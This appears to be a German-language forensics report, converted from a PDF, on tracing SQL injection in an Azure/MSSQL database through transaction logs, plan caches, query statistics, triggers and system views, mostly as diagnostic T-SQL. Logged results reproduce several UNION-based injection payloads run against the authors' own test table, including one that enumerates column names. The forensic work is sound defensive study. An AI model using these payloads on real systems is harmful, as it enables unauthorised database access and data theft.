Register with the Provider	Erfolgreich	vor 2 Tagen	Wed Feb 02...	Azure subscription 1			
SQL-Datenbank aktualisieren	Erfolgreich	vor 2 Wochen	Mon Jan 24 ...	Azure subscription 1			
Firewallregeln für SQL Server aktualisieren	Erfolgreich	vor 2 Wochen	Mon Jan 24 ...	Azure subscription 1			
Firewallregeln für SQL Server aktualisieren	Erfolgreich	vor 2 Wochen	Mon Jan 24 ...	Azure subscription 1			
SQL-Datenbank aktualisieren	Erfolgreich	vor 2 Wochen	Mon Jan 24 ...	Azure subscription 1			
SQL Server aktualisieren	Erfolgreich	vor 2 Wochen	Mon Jan 24 ...	Azure subscription 1			

Als letzte Möglichkeit wurde versucht eine Supportanfrage bei Microsoft zu öffnen („Erstellt MS Azure Logs in denen bspw. alle auf einer konkreten Datenbank ausgeführten SQL-Befehle abgelegt werden?“). Leider kostet das Absenden von Supportanfragen 29 Dollar im Monat. Um nicht in eine Kostenfalle zu laufen, wurde auch hier auf das Einleiten weiterer Schritte verzichtet (für Community-Meinung vgl. vorheriger Link auf [Stackoverflow](#)).

Home > Datenbanken\Forensik\NDBsAnalyticsWorkspace > Hilfe und Support >

Neue Supportanfrage

1. Problembeschreibung 2. Empfohlene Lösung 3. **Zusätzliche Details** 4. Überprüfen + erstellen

Mit Ihrem Basic-Supportplan können Sie Supportanforderungen in Bezug auf Abrechnung, Abonnementverwaltung und Kontingenterhöhung erstellen.

Führen Sie zum Anfordern von technischem Support ein Upgrade auf einen kostenpflichtigen Supportplan durch, oder erkunden Sie unsere kostenlosen Ressourcen.

Expertenhilfe erhalten

Ab 29 USD pro Monat bieten unsere Supportpläne direkten Zugang zu technischem Support durch Experten.

[Pläne anzeigen](#)

Frage an die Community

Greifen Sie auf eine große Community von Experten und Microsoft-Technikern zu, die Ihnen helfen können.

[Azure-Community-Support anzeigen](#)

Zusätzliche Ressourcen

- [Azure-Dokumentation](#)
- [Tweet @AzureSupport](#)
- [Dienstintegrität](#)

Es können auch Sitzungs-Events selbst angelegt werden, welche dann bspw. zur Überwachung der Aktivitäten konfiguriert werden können. Bspw. können mit folgendem Statement sämtliche Transaktionen (Commit, Rollback) getrackt werden:

```
CREATE EVENT SESSION TrackTransactions
ON SERVER
ADD EVENT sqlserver.sql_transaction (
ACTION (sqlserver.session_id,sqlserver.database_id,sqlserver.sql_text)
WHERE
(transaction_state =1 OR transaction_state =2) AND
sqlserver.database_name = 'AdventureWorks2017'
)
ADD TARGET package0.ring_buffer;
GO
```

Abbildung 14: Quelle: <https://www.sqlshack.com/modes-of-transactions-in-sql-server/>, <https://docs.microsoft.com/en-us/sql/t-sql/statements/create-event-session-transact-sql?view=sql-server-ver15>

Transaktions-Logs


Da sämtliche Versuche über MS Azure-Funktionalitäten fehlschlugen, wurde beim SQL-Server nach möglichen Logs gesucht. SQL-Server besitzen ein Datenbank-Transaktions-Log: <https://docs.microsoft.com/en-us/sql/relational-databases/logs/the-transaction-log-sql-server?view=sql-server-ver15>

Das Transaktions-Log ist in jedem SQL-Server enthalten und beinhaltet alle auf der jeweiligen Datenbank durchgeführten Transaktionen und Modifikationen. Es ist per Default aktiviert und kann nicht deaktiviert werden. Mit diesem Log kann die Datenbank im Fehlerfall auch wieder in einen konsistenten Zustand gebracht werden. Das Transaktions-Log kann also

zur Aktivitätsrekonstruktion und Datenwiederbeschaffung genutzt werden. Transaktions-Logs wenden dabei das Prinzip des „Write Ahead Loggings“ an. Dabei werden erst alle durch ein aufkommendes Event ausgelösten Änderungen geloggt und anschließend ausgeführt (Quelle: <https://www.sqlshack.com/what-is-sql-server-virtual-log-file-and-how-to-monitor-it/>).

Das Transaktionsprotokoll wird auf jeden Fall bei Änderungen an der Datenbank gefüllt (bspw. Insert, Update, Delete-Statements). Aber auch SELECT-Statements können geloggt werden, wenn der WHERE-Ausdruck das Datenbanksystem dazu bringt eine temporäre Tabelle anzulegen, um dort die Zwischenergebnisse zu sortieren oder für die weitere Verarbeitung zwischenzuspeichern, bevor sie an den Aufrufer zurückgegeben werden. Das führt dann im Transaktions-Log zu mehreren Einträgen über das Anlegen der Tabelle und das Laden der Zwischenergebnisse.

Das Ausführen von folgendem SQL Injection Update-Statement...



DbIIForensikInDbs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

Suchen

P_Grt_Typ_NrF_Herst_NrModell

... resultiert in folgenden Log-Eintrag (SQL-Multiabfragen werden einzeln abgespeichert) ...

Current LSN	Transaction ID	Operation	Transaction Name	CONTEXT
00000034:00000810:0001	0000:00000000	LOP_MODIFY_ROW		LCX_BOOT_PAGE

Zur Suche nach ausgeführten Data Manipulation Language-Befehlen kann folgendes Statement verwendet werden:


```

USE datenbanken
GO

SELECT
  [Current LSN],
  [Transaction ID],
  [Operation],
  [Transaction Name],
  [CONTEXT],
  [AllocUnitName],
  [Page ID],
  [Slot ID],
  [Begin Time],
  [End Time],
  [Number of Locks],
  [Lock Information]
FROM sys.fn_dblog(NULL,NULL)
WHERE Operation IN
  ('LOP_INSERT_ROWS', 'LOP_MODIFY_ROW',
   'LOP_DELETE_ROWS', 'LOP_BEGIN_XACT', 'LOP_COMMIT_XACT');

```

Abbildung 15: Quelle: <https://www.mssqltips.com/sqlservertip/3076/how-to-read-the-sql-server-database-transaction-log/>

Dabei können mit der Funktion fn_dblog Transaktions-Log-Einträge ausgegeben werden. Ihr kann die Start sowie End LSN übergeben werden: <https://logicalread.com/sql-server-dbcc-log-command-tl01/>

Mit folgendem Statement können Infos zu den Transaktion Log-Files eingesehen werden:

```

30 select *
31 from sys.database_files
32 where type_desc='LOG'
33

```

file_id	file_guid	type	type_desc	data_space_id	name	physical_name	state	state_desc	size
2	d8971dfb-da70-4d38-a602-559...	1	LOG	0	log	db3a58a8-63fa-4416-8ebd-1a9...	0	ONLINE	1024

Abbildung 16: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-database-files-transact-sql?view=sql-server-ver15>

Mit dem SQL Server DBCC LOGININFO-Befehl können weitere Infos zu den Transaktion-Logs gesammelt werden, die noch in Virtual Log Files unterteilt sind (siehe nachfolgendes Kapitel).

```

38 DBCC SQLPERF(logspace);
39

```

Database Name	Log Size (MB)	Log Space Used (%)	Status
master	2.242188	29.09408	0
tempdb	15.99219	19.36981	0
model	7.992188	15.7869	0
msdb	1.242188	49.68554	0
datenbanken	7.992188	27.76149	0
master	7.992188	8.260019	0

Weiterführende Informationen zum Transaktions-Log sind hier zu finden:

<https://www.sqlshack.com/reading-sql-server-transaction-log/>,
<https://www.mssqltips.com/sqlservertip/3076/how-to-read-the-sql-server-database-transaction-log/>

Handbuch zur Architektur und Verwaltung von Transaktionsprotokollen in SQL Server:

<https://docs.microsoft.com/de-de/sql/relational-databases/sql-server-transaction-log-architecture-and-management-guide?view=sql-server-ver15>

Eine Anleitung zum Wiederherstellen gelöschter Relationen oder Tupel anhand der Attribute LSN und Transaction ID ist hier zu finden: <https://www.stellarinfo.com/blog/recover-deleted-records-in-sql-server/>

Die LSN (Long Sequence Number) identifiziert eindeutig einen Eintrag im Transaction-Log. Neue LSN sind immer höher als ältere.

Quelle: <https://theknowledgeburrow.com/how-do-i-find-the-lsn-number-in-sql-server/>

Virtual Log Files (VLF)

Auch der Zugriff auf Virtual Log Files (VLF) ist problemlos möglich. Sie liegen in flüchtiger und residenter Form vor. SQL-Server verwalten ihre Log-Dateien in kleinen Stücken/Einheiten, den sogenannten Virtual Log Files. Sie beinhalten die aktuellen Log-Einträge der ausgeführten Statements. Das Transaktions-Log besteht also aus vielen kleinen Virtual Log Files. Mit nachfolgendem Statement können die aktiven sowie inaktiven Virtual Log Files der in einem DBMS hinterlegten Datenbanken analysiert werden (Quellen:

<https://www.sqlshack.com/what-is-sql-server-virtual-log-file-and-how-to-monitor-it/>,
<https://blog.sqlauthority.com/2020/03/12/sql-server-query-to-list-active-and-inactive-vlf/>):

```
SELECT [name] AS 'Database Name',
COUNT(li.database_id) AS 'VLF Count',
SUM(li.vlf_size_mb) AS 'VLF Size (MB)',
SUM(CAST(li.vlf_active AS INT)) AS 'Active VLF',
SUM(li.vlf_active*li.vlf_size_mb) AS 'Active VLF Size (MB)',
COUNT(li.database_id)-SUM(CAST(li.vlf_active AS INT)) AS 'Inactive VLF',
SUM(li.vlf_size_mb)-SUM(li.vlf_active*li.vlf_size_mb) AS 'Inactive VLF Size (MB)'
FROM sys.databases s
CROSS APPLY sys.dm_db_log_info(s.database_id) li
GROUP BY [name]
ORDER BY COUNT(li.database_id) DESC;
```

Results Messages

Search to filter items...

Database Name	VLF Count	VLF Size (MB)	Active VLF	Active VLF Size (MB)	Inactive VLF	Inactive VLF Size (MB)
master	9	2.24	1	0.25	8	1.99
datenbanken	4	7.96	4	7.96	0	0

Abbildung 17: Quelle: <https://blog.sqlauthority.com/2020/03/12/sql-server-query-to-list-active-and-inactive-vlf/>

Die Datenbank „datenbanken“ besitzt 4 VLFs und die Datenbank-ID == 5. Als Daumenregel gilt, dass 10 GB eines Logfiles aus max. 50 VLFs bestehen. Die Datenbank-ID, die Collation Settings sowie der Server State kann mit folgendem Statement ermittelt werden:
SELECT * FROM sys.databases

Alternativ können VLF-Informationen auch über den DBCC LOGINFORMS command abgerufen werden, der allerdings nicht in der vorliegenden SQL-Server-Version verfügbar ist.

Abfragepläne

Auch die Abfragepläne und Datenpuffer sind einsehbar. Abfragepläne sind eine vom Datenbanksystem generierte Liste mit den effizientesten Schritten zur Abarbeitung der Abfrage. Mit ihnen weiß man stets, welche Statements (inkl. schädlichen SQL-Injection-Abfragen) ausgeführt wurden. Der Abfrageplan ist per Default aktiviert und kann nicht deaktiviert werden. Ein Indikator für blinde SQL-Injection-Attacken sind unzählige Abfragepläne in einer kurzen Zeit, da hier i. d. R. viele Abfragen nacheinander ausgeführt werden. Außerdem können Vergleichsoperationen wie bspw. 1=1 auf einen SQL-Injection-Angriff hinweisen. Zur zielgerichteten Verwendung von den hier enthaltenen Informationen bedarf es einer weiteren Analyse: <https://docs.microsoft.com/en-us/sql/relational-databases/performance/execution-plans?view=sql-server-ver15>,
<https://docs.microsoft.com/en-us/sql/relational-databases/query-processing-architecture-guide?view=sql-server-ver15#execution-plan-caching-and-reuse>

Note

SQL Server Management Studio has three options to display execution plans:

- The **Estimated Execution Plan**, which is the compiled plan, as produced by the Query Optimizer.
- The **Actual Execution Plan**, which is the same as the compiled plan plus its execution context. This includes runtime information available after the execution completes, such as execution warnings, or in newer versions of the Database Engine, the elapsed and CPU time used during execution.
- The **Live Query Statistics**, which is the same as the compiled plan plus its execution context. This includes runtime information during execution progress, and is updated every second. Runtime information includes for example the actual number of rows flowing through the operators.

Abbildung 18: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/query-processing-architecture-guide?view=sql-server-ver15#execution-plan-caching-and-reuse>

SQL Server has a pool of memory that is used to store both execution plans and data buffers. The percentage of the pool allocated to either execution plans or data buffers fluctuates dynamically, depending on the state of the system. The part of the memory pool that is used to store execution plans is referred to as the plan cache.

The plan cache has two stores for all compiled plans:

- The **Object Plans** cache store (OBJCP) used for plans related to persisted objects (stored procedures, functions, and triggers).
- The **SQL Plans** cache store (SQLCP) used for plans related to autoperparameterized, dynamic, or prepared queries.

The query below provides information about memory usage for these two cache stores:

SQL

Copy

```
SELECT * FROM sys.dm_os_memory_clerks
WHERE name LIKE '%plans%';
```

Note

The plan cache has two additional stores that are not used for storing plans:


- The **Bound Trees** cache store (PHDR) used for data structures used during plan compilation for views, constraints, and defaults. These structures are known as Bound Trees or Algebrizer Trees.
- The **Extended Stored Procedures** cache store (XPROC) used for predefined system procedures, like `sp_executesql` or `xp_cmdshell`, that are defined using a DLL, not using Transact-SQL statements. The cached structure contains only the function name and the DLL name in which the procedure is implemented.


Abbildung 19: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/query-processing-architecture-guide?view=sql-server-ver15#execution-plan-caching-and-reuse>



```
SELECT * FROM sys.dm_os_memory_clerks
WHERE name LIKE '%plans%';
```

memory_clerk_address	type	name	memory_node_id	pages_kb	virtual_memory_reserved_kb	virtual_memory_committed_kb	ave_allocated_kb	shared_memory_reserved_kb	shared_memory_committed_kb	page_size_in_bytes	page_allocator_address	host_address	parent_memory_broker_type
0x00028950	CACHESTORE_OBJCP	Object Plans	0	7624	0	0	0	0	0	8192	0x00041020	0x00041020	MEMORYBROKER_FOR_CACHE
0x00015C60	CACHESTORE_SQLCP	SQL Plans	0	71312	0	0	0	0	0	8192	0x00041020	0x00041020	MEMORYBROKER_FOR_CACHE

sys.dm_exec_query_stats (Transact-SQL)

Article • 09/10/2021 • 14 minutes to read •  +11

Is this page helpful? 

Applies to:  SQL Server (all supported versions)  Azure SQL Database

Returns aggregate performance statistics for cached query plans in SQL Server. The view contains one row per query statement within the cached plan, and the lifetime of the rows are tied to the plan itself. When a plan is removed from the cache, the corresponding rows are eliminated from this view.

Note

- The results of `sys.dm_exec_query_stats` may vary with each execution as the data only reflects finished queries, and not ones still in-flight.
- To call this from dedicated SQL pool in Azure Synapse Analytics or Analytics Platform System (PDW), use the name `sys.dm_pdw_nodes_exec_query_stats`. For serverless SQL pool use `sys.dm_exec_query_stats`.

```
SELECT * FROM sys.dm_exec_query_stats;
```

plan_handle	statement_start_offset	statement_end_offset	plan_generation_num	plan_handle	creating_time	last_execution_time	execution_count	total_worker_time	last_worker_time	min_worker_time	max_worker_time	total_physical_reads
...

Mit folgendem Statement erhält man zu einem ausgeführten Statement den Abfrageplan (inkl. Anzahl Ausführungen):

```
13 SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan
14 FROM sys.dm_exec_cached_plans
15 CROSS APPLY sys.dm_exec_sql_text(plan_handle)
16 CROSS APPLY sys.dm_exec_query_plan(plan_handle)
```

UseCounts	Cacheobjtype	Objtype	TEXT	query_plan
1	Compiled Plan	Adhoc	SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan FROM sys.dm_exec_cached_plans CROSS APPLY sys.dm_exec_sql_text(pl...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.11;
2	Compiled Plan	Adhoc	BEGIN TRANSACTION; SELECT [Current LSN], [Operation], [Transaction Name], [Transaction ID], [Transaction SID], [SPID], [Begin Time] ...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.11;
3	Compiled Plan	Adhoc	Select * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE " AND 1=0 Union SELECT 0, 1, @@version; COMMIT; --"	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.11;

Abbildung 20: Quelle: <https://stackoverflow.com/questions/7359702/how-do-i-obtain-a-query-execution-plan-in-sql-server>

Zeitangaben


Woher das Datenbanksystem seine Zeit bezieht, konnte nicht ermittelt werden. Real Time Clock kann bei IBM-kompatiblen PCs im BIOS ausgelesen und über cmd-Befehle abgefragt werden. In unzähligen Relationen sind Timestamps enthalten. Außerdem bietet Transact-SQL einige Befehle, um die Zeit auszugeben.

Es ist allerdings aufgefallen, dass die Zeit der Log-Einträge um eine Stunde nach vorne geschoben ist. Folgendes Statement wurde um 16:20 Uhr Systemzeit auf dem Windows-Client ausgeführt. In der Datenbank wird allerdings 15:20 Uhr geloggt.

```
18 SELECT conn.session_id, sson.host_name, sson.login_name,
19 sqltext.text, sson.sql_line, sson.status, sson.database_id
20 FROM sys.dm_exec_connections conn
21 INNER JOIN sys.dm_exec_sessions sson
22 ON conn.session_id = sson.session_id
23 CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqltext
24 ORDER BY conn.session_id
25
```

session_id	host_name	login_name	text	login_time	status	database_id
54	DESKTOP-2T8GDM	datenbank\for	Select * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE " %	2022-02-16T15:14:16.2630000	sleeping	5
70	DESKTOP-2T8GDM	datenbank\for	Select * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE " %	2022-02-16T15:07:59.3470000	sleeping	5
77	DESKTOP-2T8GDM	datenbank\for	Select * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE " AND 1=0 Union SELECT 0, 1, @@version; --"	2022-02-16T15:11:10.3690000	sleeping	5
81	DESKTOP-2T8GDM	datenbank\for	Select * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE " %	2022-02-16T15:20:39.2270000	sleeping	5
82	DESKTOP-2T8GDM	datenbank\for	Select * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE " AND 1=0 Union SELECT 0, 1, @@version; --"	2022-02-16T15:20:39.2470000	sleeping	5

Es scheint wohl keine deutsche Konfiguration beim Aufsetzen des Servers verwendet worden zu sein.



Cache Clock Hands

Cache Clock Hands sind bspw. über folgendes Statement erreichbar:

```

SELECT name,
       type,
       clock_hand,
       clock_status,
       rounds_count,
       removed_all_rounds_count,
       updated_last_round_count,
       removed_last_round_count,
       last_round_start_time
FROM sys.dm_os_memory_cache_clock_hands
ORDER BY removed_last_round_count DESC

```

results Messages

Search to filter items...

name	type	clock_hand	clock_status	rounds_count	removed_all_rounds_count	updated_last
SOS_StackFramesStore	CACHESTORE_STACKFRAMES	HAND_EXTERNAL	SUSPENDED	0	0	0
SOS_StackFramesStore	CACHESTORE_STACKFRAMES	HAND_INTERNAL	SUSPENDED	0	0	0
EventNotificationCache	CACHESTORE_EVENTS	HAND_EXTERNAL	SUSPENDED	0	0	0
EventNotificationCache	CACHESTORE_EVENTS	HAND_INTERNAL	SUSPENDED	0	0	0
Object Plans	CACHESTORE_OBJICP	HAND_EXTERNAL	SUSPENDED	0	0	0
Object Plans	CACHESTORE_OBJICP	HAND_INTERNAL	SUSPENDED	0	0	0
SQL Plans	CACHESTORE_SQLCP	HAND_EXTERNAL	SUSPENDED	0	0	0
SQL Plans	CACHESTORE_SQLCP	HAND_INTERNAL	SUSPENDED	0	0	0
Bound Trees	CACHESTORE_PHDR	HAND_EXTERNAL	SUSPENDED	0	0	0
Bound Trees	CACHESTORE_PHDR	HAND_INTERNAL	SUSPENDED	0	0	0

Data Cache

Der Data Cache kann mit folgendem Statement eingesehen werden:

```

SELECT count(*)*8/1024 AS 'Data Cache Size(MB)'
, CASE database_id
WHEN 32767 THEN 'RESOURCEDB'
ELSE db_name(database_id)
END AS 'DatabaseName'
FROM sys.dm_os_buffer_descriptors
GROUP BY db_name(database_id) , database_id
ORDER BY 'Data Cache Size(MB)' DESC

```

results Messages

Search to filter items...

Data Cache Size(MB)	DatabaseName
20	
19	datenbanken
5	tempdb
5	
4	RESOURCEDB
3	master
1	model
0	
0	

Abbildung 21: Quelle: <https://sqlservergeeks.com/sql-server-observing-sql-server-data-cache-buffer-pool-concepts/>

Plan Cache

Der Plan Cache ist über folgendes Statement erreichbar:

```

SELECT * FROM sys.dm_os_performance_counters
WHERE object_name LIKE '%Plan Cache%';

```

results Messages

Search to filter items...

object_name	counter_name	instance_name	cntr_value	cntr_type
MSSQL\$B75CCBF0A1E3:Plan Cache	Cache Hit Ratio	Temporary Tables & Table Variables	53	537003264
MSSQL\$B75CCBF0A1E3:Plan Cache	Cache Hit Ratio Base	Temporary Tables & Table Variables	60	1073939712
MSSQL\$B75CCBF0A1E3:Plan Cache	Cache Pages	Temporary Tables & Table Variables	3	65792
MSSQL\$B75CCBF0A1E3:Plan Cache	Cache Object Counts	Temporary Tables & Table Variables	7	65792
MSSQL\$B75CCBF0A1E3:Plan Cache	Cache Objects in use	Temporary Tables & Table Variables	0	65792
MSSQL\$B75CCBF0A1E3:Plan Cache	Cache Hit Ratio	Extended Stored Procedures	603	537003264

Abbildung 22: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/performance-monitor/sql-server-plan-cache-object?view=sql-server-ver15>

Ring Buffer

Der Ring Buffer ist über folgendes Statement erreichbar:

```
SELECT * FROM sys.dm_os_ring_buffers WHERE ring_buffer_type LIKE '%HADR%'
```

ring_buffer_address	ring_buffer_type	timestamp	record
BlwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "19" type = "RING_BUFFER_HADRDBM
BlwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "18" type = "RING_BUFFER_HADRDBM
BlwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "17" type = "RING_BUFFER_HADRDBM
BlwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "16" type = "RING_BUFFER_HADRDBM
BlwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "15" type = "RING_BUFFER_HADRDBM
BlwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "14" type = "RING_BUFFER_HADRDBM

Abbildung 23: Quelle: <https://docs.microsoft.com/en-us/sql/database-engine/availability-groups/windows/always-on-ring-buffers?view=sql-server-ver15>

Stored Procedures

Auch können Stored Procedures einer Datenbank inkl. ihres Ausführungscounters angezeigt werden. Folgende Procedure wandelt die Datenbank-ID in den jeweiligen Namen um:

```
CREATE PROC What_DB_is_that @ID INT
AS
SELECT DB_NAME(@ID) AS ThatDB;

EXEC What_DB_is_that 1;
```

ThatDB
master

Die Analyse der auf der jeweiligen Datenbank gespeicherten Stored Procedures erfolgt dann mit folgendem Statement:

```
SELECT o.name,
       s.last_execution_time,
       s.type_desc,
       s.execution_count
FROM sys.dm_exec_procedure_stats s
INNER JOIN sys.objects o ON s.object_id = o.object_id
WHERE DB_NAME(s.database_ID) = 'datenbanken' --Database Name
AND o.name LIKE ('%') --Object/Stored Procedure Name --> Aktuell kein Filter gesetzt
```

name	last_execution_time	type_desc	execution_count
What_DB_is_that	2022-02-08T17:07:32.6000000	SQL_STORED_PROCEDURE	6

Abbildung 24: Quelle: <https://jackworthen.com/2018/07/25/querying-the-last-execution-time-of-a-stored-procedure-in-sql-server/>

Trigger

Ähnlich funktioniert das mit in der Datenbank gespeicherten Triggern. Erst wird exemplarisch ein Trigger angelegt:

```
CREATE TRIGGER reminder
ON [dbo].[T_Hersteller]
AFTER INSERT, UPDATE
AS RAISERROR ('Notify Customer Relations', 16, 10);
GO
```

Dann können mit folgendem Statement alle in der jeweiligen Datenbank hinterlegten Trigger abgefragt werden:

```

SELECT
    sysobjects.name AS trigger_name
    ,USER_NAME(sysobjects.uid) AS trigger_owner
    ,s.name AS table_schema
    ,OBJECT_NAME(parent_obj) AS table_name
    ,OBJECTPROPERTY( id, 'ExecIsUpdateTrigger') AS isupdate
    ,OBJECTPROPERTY( id, 'ExecIsDeleteTrigger') AS isdelete
    ,OBJECTPROPERTY( id, 'ExecIsInsertTrigger') AS isinsert
    ,OBJECTPROPERTY( id, 'ExecIsAfterTrigger') AS isafter
    ,OBJECTPROPERTY( id, 'ExecIsInsteadOfTrigger') AS isinsteadof
    ,OBJECTPROPERTY(id, 'ExecIsTriggerDisabled') AS [disabled]
FROM sysobjects

INNER JOIN sysusers
    ON sysobjects.uid = sysusers.uid

INNER JOIN sys.tables t
    ON sysobjects.parent_obj = t.object_id

INNER JOIN sys.schemas s
    ON t.schema_id = s.schema_id

WHERE sysobjects.type = 'TR';

```

results Messages

Search to filter items...

trigger_name	trigger_owner	table_schema	table_name	isupdate	isdelete	isinsert
reminder	dbo	dbo	T_Hersteller	1	0	1

Abbildung 25: Quelle: <https://stackoverflow.com/questions/4305691/need-to-list-all-triggers-in-sql-server-database-with-table-name-and-tables-sch>

Folgendes Statement wird von Microsoft empfohlen:

```

SELECT T.Name,
       TE.*
FROM sys.trigger_events AS TE
JOIN sys.triggers AS T
ON T.object_id = TE.object_id;
GO

```

results Messages

Search to filter items...

Name	object_id	type	type_desc	is_first	is_last	event_group
reminder	539148966	1	INSERT	False	False	
reminder	539148966	2	UPDATE	False	False	

G. Anzeigen der Ereignisse, die einen Trigger auslösen

Im folgenden Beispiel werden die `sys.triggers` - und die `sys.trigger_events`-Katalogsichten abgefragt, um zu ermitteln, welche Transact-SQL-Sprachereignisse bewirken, dass der `safety`-Trigger ausgelöst wird. Der Trigger `safety` wird in Beispiel „D“ erstellt, wie oben dargestellt.

```

SQL
SELECT TE.*
FROM sys.trigger_events AS TE
JOIN sys.triggers AS T ON T.object_id = TE.object_id
WHERE T.parent_class = 0 AND T.name = 'safety';
GO


```

Kopieren

Abbildung 26: Quelle: <https://docs.microsoft.com/de-de/sql/t-sql/statements/create-trigger-transact-sql?view=sql-server-ver15>

System-Relationen/Views (Kompatibilität-Views und Catalog-Views)

Einige System-Relationen/Views wurden bereits in vorherigen Kapiteln betrachtet. In MSSQL sind darüber hinaus unzählige weitere, nützliche System-Relationen/Views sowohl in der neu angelegten Datenbank als auch in der master-Datenbank enthalten. Sie werden in Kompatibilität-Views (abwärtskompatible System-Views älterer MSSQL-Versionen) und Catalog-Views (Beinhalten Informationen, welche von der SQL-Server Datenbank Engine verwendet werden) unterteilt. Auch hier lohnt sich noch eine genauere Analyse, um ggf. weitere, interessante Views zu identifizieren:



Quellen: <https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/system-compatibility-views-transact-sql?view=sql-server-ver15>,
<https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/catalog-views-transact-sql?view=sql-server-ver15>

Mit dem folgenden Statement können die auf der Datenbank zuletzt ausgeführten Statements (inkl. Ausführungszähler)/Recently Executed Statements eingesehen werden:

```
SELECT dest.TEXT AS [Query],
deqs.execution_count [Count],
deqs.last_execution_time AS [Time]
FROM sys.dm_exec_query_stats AS deqs
CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
ORDER BY deqs.last_execution_time DESC
```

Query	Count	Time
SELECT * FROM sys.dm_exec_query_stats AS deqs CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest ORDER BY deqs.last_execution_time DESC	1	2022-02-07T18:30:17.3830000
SELECT * FROM sys.dm_os_memory_dlerks WHERE name LIKE 'sqlplan'	2	2022-02-07T18:30:16.3700000
SELECT * FROM [dbo].[T_Angestellte]	1	2022-02-07T18:30:15.8500000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE ' ' AND 1=0 Union SELECT 0, 1, @@version; --'	10	2022-02-05T13:18:21.8030000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE ' %'	51	2022-02-05T13:18:21.5500000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE 'x15'	1	2022-02-05T12:12:48.1070000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE ' ' AND 1 = 0 UNION SELECT 1, 2, ac.name FROM sys.all_columns ac INNER JOIN sys.tables AS T ON T.object_id = ac.object_id WHERE tname = 'T_Personen; --'	5	2022-02-05T12:12:38.9130000

Abbildung 27: Quelle: <https://blog.sqlauthority.com/2016/09/04/find-recent-executed-queries-sql-server-interview-question-week-086/>

Alternativ:

```
